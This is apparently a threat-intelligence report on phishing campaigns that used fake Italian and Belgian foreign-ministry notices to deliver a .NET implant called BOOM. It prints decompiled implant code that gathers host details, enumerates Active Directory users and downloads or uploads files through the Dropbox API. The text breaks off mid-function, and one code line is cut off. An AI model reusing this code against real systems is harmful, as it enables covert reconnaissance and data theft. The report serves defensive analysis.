
Ministry of Foreign Affairs Italy Campaign - May 2021

Another campaign that was observed was using the Ministry of Foreign Affairs in Italy as a lure. This campaign also utilizes the BOOM loader as described below in the Belgium campaign analysis.



Name	Date modified	Type	Size
Attachment	5/13/2021 1:19 PM	File folder	
Attachment	5/12/2021 4:03 PM	Shortcut	2 KB
BOOM	5/13/2021 6:19 AM	Application	14 KB

Attachment.img



Meeting with Minister of Foreign Affairs of Italy Luigi Di Maio

Technical info

Join Zoom meeting

17.05.2021 at 9.30

https://us04web.zoom.us/9782354876?pwd=r239he98jh3249iasd1ehkouiwq

Password: MFA17.05.2021

Topic: Meeting with Minister of Foreign Affairs of Italy Luigi Di Maio

Meeting ID: 978 235 4876


Programm

Heads of Mission and diplomatic staff are kindly invited to attend an online meeting with Minister of Foreign Affairs Luigi Di Mao on Monday 17 May 2021 from 9.30 to 10.30am. Minister Di Mao shall give a 20 minute presentation on European security and recent developments, followed by a 40 minute Q&A session.

Decoy Document

Belgium Government Campaign - May 2021

Another campaign that was discovered to be operating using decoy documents used content from the Government of Belgium. The following decoy document was contained within a file named NV.img.



KINGDOM OF BELGIUM
Federal Public Service
Foreign Affairs,
Foreign Trade and
Development Cooperation

O**ur reference**
P0.0/PRO.3143/13.05.2021/12

VERBAL NOTE


The Federal Public Service Foreign Affairs, Foreign Trade and Development Cooperation presents its compliments to the diplomatic missions, consular posts and international organizations established in Belgium and has the honour to inform that the Embassy of Belgium will be closed indefinitely due to the epidemiological situation in the Embassy.

The Federal Public Service Foreign Affairs, Foreign Trade and Development Cooperation avails itself of the opportunity to renew to the diplomatic missions, consular posts and international organizations established in Belgium the assurances of its highest consideration.

Done in Brussels on April 13th 2021

SERVICE PUBLIC FÉDÉRAL AFFAIRES ÉTRANGÈRES
COMMERCE EXTÉRIEUR ET COOPÉRATION AU DÉVELOPPEMENT
PROTOCOLE


NV.PDF decoy document



ISO Image Info

file_structure_version	1
application_id	IMGBURN V2.5.8.0 - THE ULTIMATE IMAGE BURNER!
effective	0000-00-00 00:00:00
created	2021-05-13 11:34:26
total_size	731489
expires	0000-00-00 00:00:00
modified	2021-05-13 11:34:26
min_date	2021-05-12 15:23:02
num_files	4
volume_set_id	UNDEFINED
type_code	CD001
volume_id	NV
max_date	2021-05-13 18:34:11

NV.img metadata



Name	Date modified	Type	Size
NV	5/13/2021 11:34 AM	File folder	
BOOM	5/13/2021 4:22 AM	Application	14 KB
NV	5/13/2021 11:27 AM	Shortcut	2 KB


NV.img contents

A basic data gathering implant known as BOOM was involved in this campaign, compiled May 12, 2021. This file is also designed to load a DLL file into Explorer.exe, a native Windows executable. The BOOM.exe contained the following PDB path contained within the metadata.

```
C:\Users\dev10vs\Desktop\Prog\Obj\BOOM\BOOM\BOOM\obj\Release\BOOM.pdb
```

Based on the .NET GUID value there are four variants of the BOOM malware.


The BOOM executable is a .NET executable.



```
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("BOOM")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("BOOM")]
[assembly: AssemblyCopyright("Copyright ©  2021")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("6ce18276-d90b-4704-91ed-62bf568d820d")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.6.1", FrameworkDisplayName = ".NET Framework 4.6.1")]
[assembly: AssemblyVersion("1.0.0.0")]
```

.NET properties for BOOM.exe


The implant has the capability of capturing host information such as IP address, domain name, operating system, etc.



```
internal class host
{
    public string get_host_info()
    {
        try
        {
            string text = string.Format("HN:{0}", Dns.GetHostEntry("").HostName);
            string text2 = $"D:{IPGlobalProperties.GetIPGlobalProperties().DomainName}";
            string text3 = "IP:";
            IPAddress[] addressList = Dns.GetHostEntry(Dns.GetHostName()).AddressList;
            foreach (IPAddress iPAddress in addressList)
            {
                if (iPAddress.AddressFamily == AddressFamily.InterNetwork)
                {
                    text3 = text3 + iPAddress.ToString() + "|";
                }
            }
            string name = WindowsIdentity.GetCurrent().Name;
            return $"{text},{text2},{text3},{name}";
        }
        catch
        {
            return null;
        }
    }
}
```

Get host information


Based on code analysis of the BOOM.exe there is a function to also get Active Directory information from a target system.



```
internal class ad
{
    public string get_ad_info(string t_domain)
    {
        try
        {
            SearchResultCollection searchResultCollection = new DirectorySearcher(new DirectoryEntry($"LDAP://{t_domain}"))
            {
                Filter = "(&(objectClass=user)(objectCategory=person))",
                PropertiesToLoad = { "distinguishedName", "samaccountname", "mail", "displayname" }
            }.FindAll();
            string text = "";
            if (searchResultCollection != null)
            {
                foreach (SearchResult item in searchResultCollection)
                {
                    DirectoryEntry directoryEntry = item.GetDirectoryEntry();
                    string text2 = string.Format(">\ndistinguishedName:{3}\nsamaccountname:{0}\nmail:{1}\ndisplayname:{2}\n", directoryEntry.Properties["samaccountname"].
                    text += text2;
                }
            }
            return text;
        }
        catch
        {
            return null;
        }
    }
}
```


Get ADINFO function

The implant had the capability of uploading and downloading files on Dropbox.




```
internal class db
{
    private string ApiDomain = "https://api.dropboxapi.com";

    private string ContentDomain = "https://content.dropboxapi.com";

    private Regex PathLower = new Regex("\"path_lower\": \"([^\"]*)\"");

    private Regex ContentHash = new Regex("\"content_hash\": \"([^\"]*)\"");

    private Regex ContentSize = new Regex("\"size\": ([^,]*)");

    private Regex IsDownloadable = new Regex("\"is_downloadable\": ([^,]*)");

    private Regex PathLowerBackup = new Regex("\"path_lower\": \"(/temp/[^\"]*)\"");
```

URL Definitions



```
public byte[] DownloadFile(string AccessToken, string DownloadPath)
{
    HttpWebRequest obj = (HttpWebRequest)WebRequest.Create(ContentDomain + "/2/files/download");
    obj.Timeout = 120000;
    obj.Method = "POST";
    obj.Accept = "*/*";
    obj.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4230.1 Safari/537.36";
    obj.Headers["Authorization"] = "Bearer " + AccessToken;
    string value = "{ \"path\": \"" + DownloadPath + "\"}";
    obj.Headers.Add("Dropbox-API-Arg", value);
    HttpWebResponse httpWebResponse = (HttpWebResponse)obj.GetResponse();
    if (httpWebResponse.StatusCode == HttpStatusCode.OK)
    {
        int num = int.Parse(httpWebResponse.Headers["Original-Content-Length"]);
        Stream responseStream = httpWebResponse.GetResponseStream();
        byte[] array = new byte[num];
        int num2;
        for (int i = 0; i != num; i += num2)
        {
            num2 = responseStream.Read(array, i, num - i);
        }
        return array;
    }
    return null;
}
```


Download Function



```
public bool UploadFile(string AccessToken, string SavePath, byte[] Data)
{
    HttpWebRequest obj = (HttpWebRequest)WebRequest.Create(ContentDomain + "/2/files/upload");
    obj.Timeout = 120000;
    obj.Method = "POST";
    obj.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4230.1 Safari/537.36";
    obj.Headers["Authorization"] = "Bearer " + AccessToken;
    obj.ContentType = "application/octet-stream";
